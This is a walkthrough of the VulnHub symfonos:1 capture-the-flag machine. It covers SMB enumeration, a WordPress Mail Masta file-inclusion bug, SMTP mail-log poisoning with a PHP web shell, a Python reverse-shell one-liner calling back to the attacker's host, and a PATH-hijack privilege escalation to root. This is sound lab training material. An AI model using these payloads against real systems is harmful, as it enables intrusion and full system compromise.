symfonos: 1

Today, we'll be looking at the symfonos 1 machine on vulnhub.
You can download the machine here:
https://www.vulnhub.com/entry/symfonos-1,322/


Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap -sS -A 172.16.243.134
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 09:13 EET
Nmap scan report for 172.16.243.134
Host is up (0.00012s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab5b45a70547a50445ca6f18bd1803c2 (RSA)
|   256 a05f400a0a1f68353ef45407619fc64a (ECDSA)
|_  256 bc31f540bc08584bfb6617ff8412ac1d (ED25519)
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
|_ssl-date: TLS randomness does not represent time
80/tcp  open  http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:4D:BC:CD (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts:  symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-06-19T07:13:23
|_  start_date: N/A
|_nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos
|   NetBIOS computer name: SYMFONOS\x00
|   Domain name: \x00
|   FQDN: symfonos
|_  System time: 2023-06-19T02:13:23-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT     ADDRESS
1   0.12 ms 172.16.243.134

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.81 seconds
```

We can see that the machine is running smb.
Let's use enum4linux to enumerate the mahcine.


```
enum4linux -a 172.16.243.134
```

We found a username.



```
[+] Enumerating users using SID S-1-5-21-3173842667-3005291855-38846888 and logon username '', password ''

S-1-5-21-3173842667-3005291855-38846888-501 SYMFONOS\nobody (Local User)
S-1-5-21-3173842667-3005291855-38846888-513 SYMFONOS\None (Domain Group)
S-1-5-21-3173842667-3005291855-38846888-1000 SYMFONOS\helios (Local User)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\helios (Local User)
```


We also found shares on the machine.



```
  ================================( Share Enumeration on 172.16.243.134 )====


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
```

Let's check the anonymous share as it doesn't have a password.


```
smbclient //symfonos.local//anonymous
```



```
┌──(root㉿kali)-[~]
└─# smbclient //symfonos.local/anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jun 29 03:14:49 2019
  ..                                  D        0  Sat Jun 29 03:12:15 2019
  attention.txt                       N      154  Sat Jun 29 03:14:49 2019

                19994224 blocks of size 1024. 17294344 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 154 as attention.txt (3.3 KiloBytes/sec) (average 3.3 KiloBytes/sec)
smb: \> 
```


We found an interesting file **attention.txt**.
Let's get that.

Looks like we got some passwords.




```
┌──(root㉿kali)-[~]
└─# cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus
```

Let's try to login into the helios share with those.
We got in with the password **qwerty**.
We also found two files.



```
┌──(root㉿kali)-[~]
└─# smbclient //symfonos.local/helios -U helios
Password for [WORKGROUP\helios]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jun 29 02:32:05 2019
  ..                                  D        0  Sat Jun 29 02:37:04 2019
  research.txt                        A      432  Sat Jun 29 02:32:05 2019
  todo.txt                            A       52  Sat Jun 29 02:32:05 2019

                19994224 blocks of size 1024. 17294344 blocks available
smb: \> get research.txt
getting file \research.txt of size 432 as research.txt (38.4 KiloBytes/sec) (average 38.4 KiloBytes/sec)
smb: \> get todo.txt
getting file \todo.txt of size 52 as todo.txt (25.4 KiloBytes/sec) (average 36.4 KiloBytes/sec)
smb: \> 
```

We found a directory in the **todo.txt** file.




```
┌──(root㉿kali)-[~]
└─# cat todo.txt

1. Binge watch Dexter
2. Dance
3. Work on /h3l105
```

Looks like it's runnin wordpress.

Let's run wpscan.


```
wpscan --url http://symfonos.local/h3l105
```



```
[i] Plugin(s) Identified:

[+] mail-masta
 | Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt
```

We found a plugin called **mail-masta** that has an LFI vulnerability.
You can find it here.


We can read the /etc/passwd file.


symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
Import bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
kioptrix level 3 walkthr...
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:
/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/fals
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false Debian-exim:x:105:109::/var/spool/exim4:/bin/false messagebus:x:106:111::/var/run/dbus:/bin/false sshd:x:107:65534::/run/sshd:/usr/sbin/nologin helios:x:1000:1000:,,,:/home/helios:/bin/bash
mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false postfix:x:109:115::/var/spool/postfix:/bin/false
```


Now, let's try to include php shell code.
We can use the smtp server running on port 25 to send the php code.

```
MAIL FROM: <hacker>

RCPT TO: Helios

data

<?php system($_GET[‘cmd’]); ?>
```



```
┌──(root㉿kali)-[~]
└─# telnet symfonos.local 25
Trying 172.16.243.134...
Connected to symfonos.local.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
MAIL FROM: <hacker>
250 2.1.0 Ok
RCPT TO: Helios
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['cmd']); ?>

.
250 2.0.0 Ok: queued as 09C744002B
█
```

We can verify it's working by runnin the command **id**.



symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=id
Import bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
kioptrix level 3 walkthr...
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec


```
From root@symfonos.localdomain Fri Jun 28 21:08:55 2019 Return-Path: X-Original-To: root Delivered-To: root@symfonos.localdomain Received: by symfonos.localdomain (Postfix, from userid 0) id 3DABA40B64; Fri, 28 Jun 2019 21:08:54 -0500 (CDT)
From: root@symfonos.localdomain (Cron Daemon) To: root@symfonos.localdomain Subject: Cron dhclient -nw MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: X-Cron-Env: X-Cron-Env: X-Cron-
Env: Message-Id: <20190629020855.3DABA40B64@symfonos.localdomain> Date: Fri, 28 Jun 2019 21:08:54 -0500 (CDT) /bin/sh: 1: dhclient: not found From MAILER-DAEMON Mon Jun 12 11:24:17 2023 Return-Path: <> X-Original-To:
helios@symfonos.localdomain Delivered-To: helios@symfonos.localdomain Received: by symfonos.localdomain (Postfix) id BD3B540B76; Mon, 12 Jun 2023 11:24:17 -0500 (CDT) Date: Mon, 12 Jun 2023 11:24:17 -0500 (CDT) From: MAILER-
DAEMON@symfonos.localdomain (Mail Delivery System) Subject: Undelivered Mail Returned to Sender To: helios@symfonos.localdomain Auto-Submitted: auto-replied MIME-Version: 1.0 Content-Type: multipart/report; report-type=delivery-status;
boundary="2EE7C40AB0.1686587057/symfonos.localdomain" Content-Transfer-Encoding: 8bit Message-Id: <20230612162417.BD3B540B76@symfonos.localdomain> This is a MIME-encapsulated message.
--2EE7C40AB0.1686587057/symfonos.localdomain Content-Description: Notification Content-Type: text/plain; charset=utf-8 Content-Transfer-Encoding: 8bit This is the mail system at host symfonos.localdomain. I'm sorry to have to inform you that
your message could not be delivered to one or more recipients. It's attached below. For further assistance, please send mail to postmaster. If you do so, please include this problem report. You can delete your own text from the attached returned
message. The mail system : Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again --2EE7C40AB0.1686587057/symfonos.localdomain Content-Description: Delivery report Content-Type:
message/delivery-status Reporting-MTA: dns; symfonos.localdomain X-Postfix-Queue-ID: 2EE7C40AB0 X-Postfix-Sender: rfc822; helios@symfonos.localdomain Arrival-Date: Fri, 28 Jun 2019 19:46:02 -0500 (CDT) Final-Recipient: rfc822;
helios@blah.com Original-Recipient: rfc822;helios@blah.com Action: failed Status: 4.4.3 Diagnostic-Code: X-Postfix; Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again
--2EE7C40AB0.1686587057/symfonos.localdomain Content-Description: Undelivered Message Content-Type: message/rfc822 Content-Transfer-Encoding: 8bit Return-Path: Received: by symfonos.localdomain (Postfix, from userid 1000) id 2EE7C40AB0;
Fri, 28 Jun 2019 19:46:02 -0500 (CDT) To: helios@blah.com Subject: New WordPress Site X-PHP-Originating-Script: 1000:class-phpmailer.php Date: Sat, 29 Jun 2019 00:46:02 +0000 From: WordPress Message-ID:
<65c8fc37d21cc0046899dadd559f3bd1@192.168.201.134> X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer) MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Your new WordPress site has been successfully set up at:
http://192.168.201.134/h3l105 You can log in to the administrator account with the following information: Username: admin Password: The password you chose during installation. Log in here: http://192.168.201.134/h3l105/wp-login.php We hope you
enjoy your new site. Thanks! --The WordPress Team https://wordpress.org/ --2EE7C40AB0.1686587057/symfonos.localdomain-- From hacker@symfonos.localdomain Mon Jun 19 02:48:29 2023 Return-Path: X-Original-To: Helios Delivered-To:
Helios@symfonos.localdomain Received: from unknown (unknown [172.16.243.1]) by symfonos.localdomain (Postfix) with SMTP id 3AAF74002B for ; Mon, 19 Jun 2023 02:48:03 -0500 (CDT) From hacker@symfonos.localdomain Mon Jun 19 02:55:49
2023 Return-Path: X-Original-To: Helios Delivered-To: Helios@symfonos.localdomain Received: from unknown (unknown [172.16.243.1]) by symfonos.localdomain (Postfix) with SMTP id B41EF4002B for ; Mon, 19 Jun 2023 02:55:12 -0500 (CDT) From
hacker@symfonos.localdomain Mon Jun 19 02:57:56 2023 Return-Path: X-Original-To: Helios Delivered-To: Helios@symfonos.localdomain Received: from unknown (unknown [172.16.243.1]) by symfonos.localdomain (Postfix) with SMTP id
09C744002B for ; Mon, 19 Jun 2023 02:57:09 -0500 (CDT uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
```

Now, let's open a shell on the machine.

I'll use this python shell.


```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.16.243.1",4444));os.dup2(s.fileno(),0);os.dup2(s
```

We got a shell.



```
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [172.16.243.1] from (UNKNOWN) [172.16.243.134] 49306
$ 
```

After some local enumeration, I found an interesting file in the **opt** directory called **statuscheck**.




```
$ cd /opt
cd /opt
$ ls
ls
statuscheck
$ ./statuscheck
./statuscheck
HTTP/1.1 200 OK
Date: Mon, 19 Jun 2023 12:51:12 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sat, 29 Jun 2019 00:38:05 GMT
ETag: "148-58c6b9bb3bc5b"
Accept-Ranges: bytes
Content-Length: 328
Vary: Accept-Encoding
Content-Type: text/html

$ 
```

I ran it and looks like it ran the curl command.
And it is run as root.
We can modify the PATH variable and use that to gain root priviliges.

First let's go to the **tmp** directory and create our own curl command.
After that, we need to modify the PATH variable to run the curl command we just created.

```
echo "/bin/sh" > curl
chmod 777 curl
export PATH=.:$PATH
```

Now, if we run `/opt/statuscheck`, we should become root.



```
$ echo "/bin/sh" > curl
echo "/bin/sh" > curl
$ chmod 777 curl
chmod 777 curl
$ export PATH=.:$PATH
export PATH=.:$PATH
$ /opt/statuscheck
/opt/statuscheck
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt

        Congrats on rooting symfonos:1!

                 \ __
--===/////////////[})))==*
                 / \ '          ,|
                    `\`\      //|                             ,|
                      \ `\  //,/'                           -~ |
   )             _-~~~\  |/ / |'|                       _-~  / ,
  ((            /' )   | \ / /'/                    _-~   _/_-~|
 (((            ;  /`  ' )/ /''                 _ -~     _-~ ,/'
 ) ))           `~~\   `\\/'/|'           __--~~__--\ _-~  _/,
((( ))            / ~~    \ /~      __--~~  --~~  __/~  _-~ /
 ((\~\           |    )   | '      /        __--~~  \-~~ _-~
    `\(\    __--(   _/    |'\     /     --~~   __--~' _-~ ~|
     (  ((~~   __-~        \~\   /     ___---~~  ~~\~~__--~
      ~~\~~~~~~   `\-~      \~\ /           __--~~~'~~/
                   ;\ __.-~  ~-/      ~~~~~__\__---~~ _..--._
                   ;;;;;;;;'  /      ---~~~/_.-----.-~  _.._ ~\
                  ;;;;;;;'   /      ----~~/         `\,~    `\ \
                  ;;;;'     (      ---~~/         `:::|       `\\.
                  |'  _      `----~~~~'      /      `:|        ()))),
            ______/\/~    |                 /        /         (((((())
          /~;;.____/;;'  /          ___.---(   `;;;/             )))'`))
         / //  _;______;'------~~~~~    |;;/\    /                ((   (
        //  \ \                        /  |  \;;,\                 `
       (<_    \ \                    /',/-----'  _>
        \_|     \\_                 //~;~~~~~~~~~
                 \_|               (,~~
                                    \~\
                                     ~~

        Contact me via Twitter @zayotic to give feedback!


# 
```